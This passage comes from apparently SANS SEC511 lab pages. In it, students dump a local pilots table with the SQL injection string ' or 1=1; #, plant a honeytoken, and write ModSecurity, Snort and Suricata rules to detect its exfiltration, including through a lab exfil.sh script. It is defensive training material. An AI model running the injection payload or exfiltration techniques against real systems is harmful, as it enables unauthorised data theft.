
```
sudo LogModSecurity.sh
```

2. Perform a SQL Injection attack against the pilot search page to dump all records.

Open Firefox and navigate to <https://localhost/scanners/pilots.php>




SANS SEC511 Wiki



Verify that exploitation of the SQL Injection flaw is still possible. Exploit the flaw to return all rows by submitting the following string in the form field: ' or 1=1; #



You should receive output similar to the next image.



3. Inject a HoneyToken into the **Pilots** table of the **sqli** MySQL database.

Use the mysql console to insert the HoneyToken. First, start the mysql console with the following command:

```
sudo mysql --defaults-file=/etc/mysql/debian.cnf
```

Now, at the mysql prompt, connect to the **sqli** database:

```
connect sql;
```

At the mysql prompt, inject a HoneyToken into the table.

```
INSERT INTO Pilots (id,fname,lname,callsign) VALUES ("999","Glen","Larson","EXFILEXFIL");
```

Note: The previous statement is all on one line at the mysql prompt and should look like the following image:

```
mysql> INSERT INTO Pilots (id,fname,lname,callsign) VALUES("999","Glen","Larson","EXFILEXFIL");
Query OK, 1 row affected (0.12 sec)
```

Let's parse the preceding SQL statement to understand the purpose and syntax.

Query Element	Description
INSERT INTO...VALUES	Basic SQL statement that adds data to a table.
Pilots	Pilots is the name of the table that is being updated.
(id,fname,lname,callsign)	These identify the column names within the Pilots table.
("999","Glen","Larson","EXFILEXFIL")	Values for the respective columns. Note: Glen A. Larson created Battlestar Galactica. EXFILEXFIL is the simple HoneyToken we will use.
;	The semicolon is the query terminator and denotes the end of the SQL statement.


Confirm the HoneyToken has been injected successfully by running the following query:

```
SELECT * From Pilots WHERE callsign="EXFILEXFIL";
```

Results should look like this image:

```
mysql> INSERT INTO Pilots (id,fname,lname,callsign) VALUES("999","Glen","Larson","EXFILEXFIL");
Query OK, 1 row affected (0.12 sec)

mysql> SELECT * FROM Pilots WHERE callsign="EXFILEXFIL";
+-----+-----+-----+-----+
| id | fname | lname | callsign |
+-----+-----+-----+-----+
| 999 | Glen | Larson | EXFILEXFIL |
+-----+-----+-----+-----+
1 row in set (0.00 sec)
```


HoneyToken Injected

Now type **exit;** at the mysql prompt to exit mysql to return to the standard prompt.

```
exit;
```

4. Create a ModSecurity rule to detect the exfiltration of the HoneyToken.

First, change to the `/etc/modsecurity` directory. This location includes all the rules and configuration files.

```
cd /etc/modsecurity
```

Now, edit the `modsecurity_crs_50_outbound.conf` file. This file is part of the open source Core Rule Set available from OWASP. This particular file was chosen because the rule we write will attempt to detect our HoneyToken being provided in an HTTP Response. CRS 50 Outbound contains similar types of rules.

Although best practice would typically suggest creating a new file to contain our custom ModSecurity rules, for efficiency purposes, we are just going to add the custom rule to the file that contains outbound rules:

```
sudo leafpad modsecurity_crs_50_outbound.conf
```

Add the following two new lines before the first SecRule listed in the file:

```
#Exfil  
SecRule RESPONSE_BODY "EXFILEXFIL" "phase:4, id:511, msg:'Pilots HoneyToken Exfil Detected',  
tag:'HONEYTOKEN EXFILTRATION'"
```


Note: In the preceding statement, `#Exfil` is one line, and the rest of the content, `SecRule...EXFILTRATION"` is all on a second line. See the next screenshot if there is confusion.

Now parse the preceding relatively simple ModSecurity rule:

ModSecurity Rule Components	Description
SecRule	The most basic ModSecurity directive that creates a rule.
RESPONSE_BODY	The part of HTTP the rule acts upon.
"EXFILEXFIL"	This is the content to be matched, which is where we supply the HoneyToken value.
phase:4	This is the phase of ModSecurity processing where the data will be accessible. Phase 4 is the Response Body phase.
id:511	Each ModSecurity rule requires a unique rule id. Rule ids 1–99,999 are reserved for local use, so we chose 511
msg:'Pilots HoneyToken Exfil Detected'	msg: allows configuration of a custom message "Pilots HoneyToken Exfil Detected" that will be associated with this particular rule.
tag:'HONEYTOKEN EXFILTRATION'	The tag action applies a tag that categorizes data. For example, there could be other rules that all fall under the same tag of HONEYTOKEN EXFILTRATION.

For additional details on ModSecurity Rule writing, see <https://github.com/SpiderLabs/ModSecurity/wiki/Reference-Manual> (http://cyber.gd/511_245). For a great resource on all things ModSecurity, check out Ivan Ristic's ModSecurity Handbook, <https://www.feistyduck.com/books/modsecurity-handbook/> (http://cyber.gd/511_246).

The resulting file should look similar to the next image.



```
modsecurity_crs_50_outbound.conf
File Edit Search Options Help
# The OWASP ModSecurity Core Rule Set is distributed under
# Apache Software License (ASL) version 2
# Please see the enclosed LICENCE file for full details.
# -----
#
# NOTE By default the status code sent is 501, which implies that the web
# server does not support the required operation. This is a non standard
# of this status code which normally refers to unsupported HTTP methods.
# It is used in order to confuse automated clients and scanners.
#Exfil
SecRule RESPONSE_BODY "EXFILEXFIL" "phase:4, id:511, msg:'Pilots HoneyToken Exfil Detected', tag:'HONEYTOKEN EXFILTRATION'"
# Zope Information Leakage
SecRule RESPONSE_BODY "<h2>Site Error</h2>.{0,20}<p>An error was encountered while publishing this resource\." \
"phase:4,rev:'2',ver:'OWASP_CRS/2.2.8',maturity:'9',accuracy:'9',t:none,capture,ctl:auditLogParts=
+E,block,msg:'Zope Information Leakage',logdata:'Matched Data: %{TX.0} found within %{MATCHED_VAR_NAME}: %"

```

Then, save the file (go to the File menu in the upper-left corner and choose Save) and exit Leafpad (File menu -> Quit).

5. Restart Apache to have ModSecurity leverage the newly created rule for detection.

You can use the **LogModSecurity.sh** script to restart Apache and also ensure that ModSecurity is in DetectionOnly mode one more time. Run the following command:

```
sudo LogModSecurity.sh
```

6. Create Snort rules to detect the exfiltration of the HoneyToken via any means.

Now, create a few Snort rules to attempt to detect the exfiltration. First, open the **local.rules** file, which is where you will place your HoneyToken rule.

```
sudo leafpad /etc/snort/rules/local.rules
```

Next, create some simple rules to detect the HoneyToken pattern. Add the following lines in the now opened **local.rules** file.

```
alert ip any any -> any any (msg: "IP HoneyToken Exfil"; content: "EXFILEXFIL"; sid: 1000004; rev: 1;)
alert tcp any any -> any any (msg: "TCP HoneyToken Exfil"; content: "EXFILEXFIL"; sid: 1000007; rev: 1;)

```

Note: There are only two lines being added to the **local.rules** file. Each line begins with **alert**.

Then, save the file (go to the File menu in the upper-left corner and choose Save) and exit Leafpad (File menu -> Quit).

7. Start a packet capture to record exfiltration of the data.

Use the Wireshark-provided **dumpcap** to kick off a quick packet capture. Use the following command to capture all packets on the loopback interface and save them to a file named **exfil.pcap**:


```
sudo dumpcap -i lo -w /labs/honeytokens/exfil.pcap
```

Note: Leave dumpcap running while you perform the next two steps. You will stop the packet capture after exfiltrating the data.

8. Return to <https://localhost/scanners/pilots.php> in Firefox.

Re-perform SQL Injection against the pilot search page to dump all records by submitting the following string in the form field: **' or 1=1; #**

The bottom of the results should show the injected HoneyToken.



9. Open a new terminal and run `/labs/honeytokens/exfil.sh`, which simulates an attacker stealing an unmanaged copy of the data, including HoneyToken, via the payloads of ICMP, TCP SYN, and TCP RST ACK packets. Be sure the `dumpcap` command (step 7) is still running.

In this step, run the `exfil.sh` script. This script exfiltrates the data via the payloads of ICMP, TCP SYN, and TCP RST ACK. The idea is that the attacker has discovered an unmanaged copy of `pilots.csv`, which includes the HoneyToken, stored in a location that the adversary can access. After discovering the data, the adversary steals the data via crafted ICMP and TCP packets.

```
sudo /labs/honeytokens/exfil.sh
```

10. Stop the previously started packet capture.


Navigate to the terminal where you ran the `dumpcap` command, and send the Ctrl-C keystrokes. Alternatively, from any terminal, issue the following command:

```
sudo pkill dumpcap
```

11. Review the ModSecurity logs to determine if the HoneyToken rule was triggered.

Query the Apache `error.log` file for evidence of the HoneyToken rule being triggered. A quick way to achieve this is to grep the logs for the HoneyToken value:

```
grep EXFILEXFIL /var/log/apache2/error.log
```



Document your findings regarding detection of the exfiltration via SQL Injection and via Exfil.sh/ICMP.

ModSecurity Exfiltration Detection

SQL Injection Exfil

ICMP Exfil

TCP SYN Exfil

TCP RST/ACK Exfil

Licensed To: Martin Brown <hermespaul56@gmail_com> May 17, 2020

12. Search the PCAP for the HoneyToken from the command line.

There are numerous techniques to search PCAPs for strings, some of which will be discussed more fully on Day 3. We leverage the relatively simple tool, ngrep. Ngrep, or network grep, allows for searching for content within PCAPs, or even running live and monitoring for indicated patterns. So, we use ngrep to search the PCAP for the HoneyToken. We achieve this with the following command:

```
sudo ngrep -q -I /labs/honeytokens/exfil.pcap "EXFILEXFIL"
```

Output should look similar to the following excerpt:

```
Terminal
File Edit View Terminal Go Help
[/labs/honeytokens]$ sudo ngrep -q -I /labs/honeytokens/exfil.pcap "EXFILEXFIL"
input: /labs/honeytokens/exfil.pcap
match: EXFILEXFIL

I 127.0.0.1 -> 127.0.0.1 8:0
...id,fname,lname,callsign.1,"Lee","Adama","Apollo".2,"Sharon","Agathon","Athena".
3,"Brent","Baxton","BB".4,"Timo","Talamonte","Blindspot".5,"Drew","Wilson","Bomber"
.6,"Sharon","Valerii","Boomer".7,"Richard","Bayer","Buster".8,"Keenan","Van Dyk","B
uttermilk".9,"Coran","Dix","Chopper".10,"Donald","Perry","Knuckles".11,"Alex","Quar
tararo","Crashdown".12,"Jackson","Spencer","Dipper".13,"Tucker","Clellan","Duck".14
,"Delphi","Birch","Falcon".15,"Analy","Amante","F...".16,"Dwight","Saunders","Fla
t Top".17,"S.","Irvine","Flyboy".18,"Mei","F...".19,"Eammon","Pike","G
onzo".20,"Diana","Seelix","Hardball".21,"D...".22,"Karl","Agat
hon","Helo".23,"River","Brigden","Hiccup".24,"...".25,"Wil
liam","Adama","Husker".26,"Joseph","C...".27,"Cohen","Baker","Karma".28,"L
ouanne","Katraine","Kat".29,"Seamus","...".30,"Samuel","Anders","Long
shot".31,"Noel","Allison","Narcho".32,"...".33,"Edward","O'Conn
or","Priest".34,"Margaret","Edmondson","Racetrack".35,"Steve","Fleer","Red Devil".3
6,"Paolo","McKay","Redwing".37,"...".38,"Chac","Choben","Ruins"
.39,"Troy","Minos","Sever".40,"Jay","Finnegan","Shark".41,"Lyla","Ellway","Shark".4
2,"Marcia","Case","Showboat".43,"Hamish","McCall","Skulls".44,"Ars","Kelder","Snick
er".45,"John","Burke","Switch".46,"Anumanda","Salas","Spender".47,"Kara","Thrace","
Starbuck".48,"Bryan","Smith","Tailgate".49,"Ricky","Richardson","Two Times".999,"Gl
en","Larson","EXFILEXFIL"
```

Document the command line used and results for exfiltration detection in the following worksheet.

Command Line PCAP Tool Exfiltration Detection

SQL Injection Exfil

ICMP Exfil

TCP SYN Exfil

TCP RST/ACK Exfil

13. Run Snort against the PCAP to determine if the HoneyToken rules were triggered.

Even though the packet capture was taken from the system where both the server and client reside because the web application employs HTTPS, the exfiltration of the HoneyToken via SQL Injection will not be detectable via Snort.

Use the following command to run snort against the captured traffic:


```
sudo snort -c /etc/snort/snort.conf -r /labs/honeytokens/exfil.pcap -k none
```

Review the alert file to determine if our created rules were triggered. The alert file is located in `/var/log/snort/alert`. A simple way to find the data we need is to search for the string HoneyToken, which was part of our rule message:

```
grep -A5 HoneyToken /var/log/snort/alert
```

Note: The `-A5` switch tells grep to print the next five lines after finding a pattern match (HoneyToken) within `/var/log/snort/alert`.

Results should look similar to the following image.



Snort Exfiltration Detection

SQL Injection Exfil

ICMP Exfil

TCP SYN Exfil

TCP RST/ACK Exfil

Licensed To: Martin Brown <hermespaul56@gmail_com> May 17, 2020

This page intentionally left blank.

Licensed To: Martin Brown <hermespa56@gmail_com> May 17, 2020

Exercise 2.4 - Detecting Adversaries with Protocol Inspection

Objectives

- Gain experience with Suricata and application layer protocols.
- Become familiar with Suricata's eve.json output.
- Detect adversary activity over nonconforming protocols.
- Parse JSON data at the command line with jq.
- Understand and create simple Suricata rules.

Exercise Setup

1. Log in to the Sec-511-Linux VM.

- Username: student
- Password: Security511

2. Open a terminal in the Sec-511-Linux Guest by clicking the desktop Terminal icon.



3. Navigate to the /labs/suricata directory.

```
cd /labs/suricata
```


This directory contains all of the resources and configuration files that should be used for the completion of the lab.

Challenges

Note: See the **eve.json parsing** cheatsheet in the wiki for help parsing JSON at the command line.

1. Create a Suricata rule to detect non-TLS traffic sent over TCP port 443. Rule should be added to **/labs/suricata/rules/local.rules**
2. Run Suricata against **/labs/suricata/protocol_anomaly.pcap** using the supplied configuration file **/labs/suricata/suricata.yaml**
3. How many alerts were generated for non-TLS traffic over port 443?
4. In the alerts generated, what application layer protocols did Suricata identify being transferred over port 443?
5. TLS traffic was detected on 3 ports besides 443. Identify the three ports.
6. HTTP traffic with a user-agent of test sent to a port other than 80. What was the port of the HTTP server.

Bonus

1. In one instance, Suricata failed to identify the applicaiton layer protocol. Review the payload data Suricata provides to determine what application layer protocol this traffic represents?
2. What is the name of the PE32 executable transferred over port 80 with a Content-Type of "text/plain"?

Solution

1. Create a Suricata rule to detect non-TLS traffic sent over TCP port 443. Rule should be added to **/labs/suricata/rules/local.rules**

Open `/labs/suricata/rules/local.rules` in a text editor such as code:

```
code /labs/suricata/rules/local.rules
```

Add the following rule to the local.rules file:

Warning: the rule below is one single line of text beginning with 'alert' and ending with 'rev:1;')

```
alert tcp any any -> any 443 (msg:"SURICATA Port 443 but not TLS"; flow:to_server; app-layer-protocol:!tls; sid:1234567; rev:1;)
```

Save the updated local.rules file by clicking File -> Save in code and then exit code.

Let's break down the rule components:

The most important part of this rule is the app-layer-protocol directive. **app-layer-protocol:!tls** - this is the real magic of the rule which will match any traffic where the application layer protocol cannot be decoded as TLS traffic

Other standard components of the rule:

alert - action to be taken when a match is found.

tcp - layer 4 protocol expected for the rule.

any any -> any 443 - the rule will scrutinize traffic from any source IP any source port destined for any destination IP on port 443.

msg:"SURICATA Port 443 but not TLS" - the message that will be written into the alert that the analyst will see.

flow:to_server - this reduces the traffic that will be subjected to the rule by limiting it to just the traffic that is destined for the "server" which is really just the system that received the initial SYN packet.

sid:1234567 - a sid or signature id is a unique identifier for the rule.


rev:1 - revision number of the rule to allow for versioning.

Note: A copy of the complete rule can be found in the **local.rules.answer** file in the rules directory.

2. Run Suricata against `/labs/suricata/protocol_anomaly.pcap` using the supplied configuration file `/labs/suricata/suricata.yaml`

```
suricata -c /labs/suricata/suricata.yaml -r protocol_anomaly.pcap
```

WARNING: If you receive a Warning message like the following, it means that you didn't add a rule to `/labs/suricata/rules/local.rules`.




```
Terminal - student@Sec-511-Linux: /labs/suricata
File Edit View Terminal Tabs Help
[/labs/suricata]$ suricata -c suricata.yaml -r protocol_anomaly.pcap
25/9/2018 -- 14:56:48 - <Notice> - This is Suricata version 4.0.5 RELEASE
25/9/2018 -- 14:56:48 - <Warning> - [ERRCODE: SC_ERR_NO_RULES_LOADED(43)] - 1 rule files specified, but no rule was loaded at all!
```

